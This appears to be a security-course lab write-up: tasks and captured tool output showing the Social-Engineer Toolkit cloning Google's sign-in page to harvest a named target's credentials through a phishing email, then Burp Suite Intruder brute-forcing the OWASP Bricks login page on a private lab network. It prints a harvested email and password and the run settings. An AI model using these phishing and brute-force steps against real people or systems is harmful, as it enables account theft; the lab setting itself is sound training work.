
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —



The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.43]: 192.168.1.3

Send Michael Gregg an email using Thunderbird that contains a link to the fake Google account. The email should solicit Michael into clicking the link.







Capture Michal Gregg's details on SET toolkit.

```

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/settoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...



The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.2 - - [13/Mar/2025 13:23:13] "GET / HTTP/1.1" 200 -
192.168.1.2 - - [13/Mar/2025 13:23:25] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX+SJLCKfgaQM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldzBEhIcVFNsxDNLW9MdThibw1TMfQzVUZFc1BBaURuWmLRSQkEZx88X99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=7381887106725792428
PARAM: utf8=1
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtu.be
POSSIBLE USERNAME FIELD FOUND: Email=mg177@psoli.com
POSSIBLE PASSWORD FIELD FOUND: Password=mysak2741
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.



```




On Kali Linux:

Use Burp Suite Community Edition to perform a brute force cluster bomb attack of the username and password of the **Bricks login 3** page.

Use the **http_default_users.txt** and **http_default_pass.txt** wordlists for the username and password, respectively. The attack should match the string which the Bricks login page displays when you enter the wrong login details.







Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

1 x 2 x +

Positions Payloads Resource pool Settings

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attack results.

- ☒ Store requests
- ☒ Store responses
- ☒ Make unmodified baseline request
- ☐ Use denial-of-service mode (no results)
- ☐ Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste Load ... Remove Clear

Wrong user name or password

Add Wrong user name or password

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

4. Intruder attack of http://192.168.1.4/owaspbricks/login-3/index.php

Attack Save

4. Intruder attack of http://192.168.1.4/owaspbricks/login-3/index.php

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Wrong user...	Comment
0	admin	admin	200	3			3863	255+	1
1	manager	admin	200	3			3867	255+	1
2	root	admin	200	4			3884	255+	1
4	cisco	admin	200	4			3885	255+	1
5	gpc	admin	200	4			3882	255+	1
6	pass	admin	200	2			3863	255+	1
7	security	admin	200	3			3887	255+	1
8	user	admin	200	4			3884	255+	1
9	system	admin	200	3			3885	255+	1

Bricks

Login

Successfully logged in.

Username:

Password:

Submit

SQL Query: SELECT * FROM users WHERE name='(admin)' and password='(admin)' LIMIT 0,1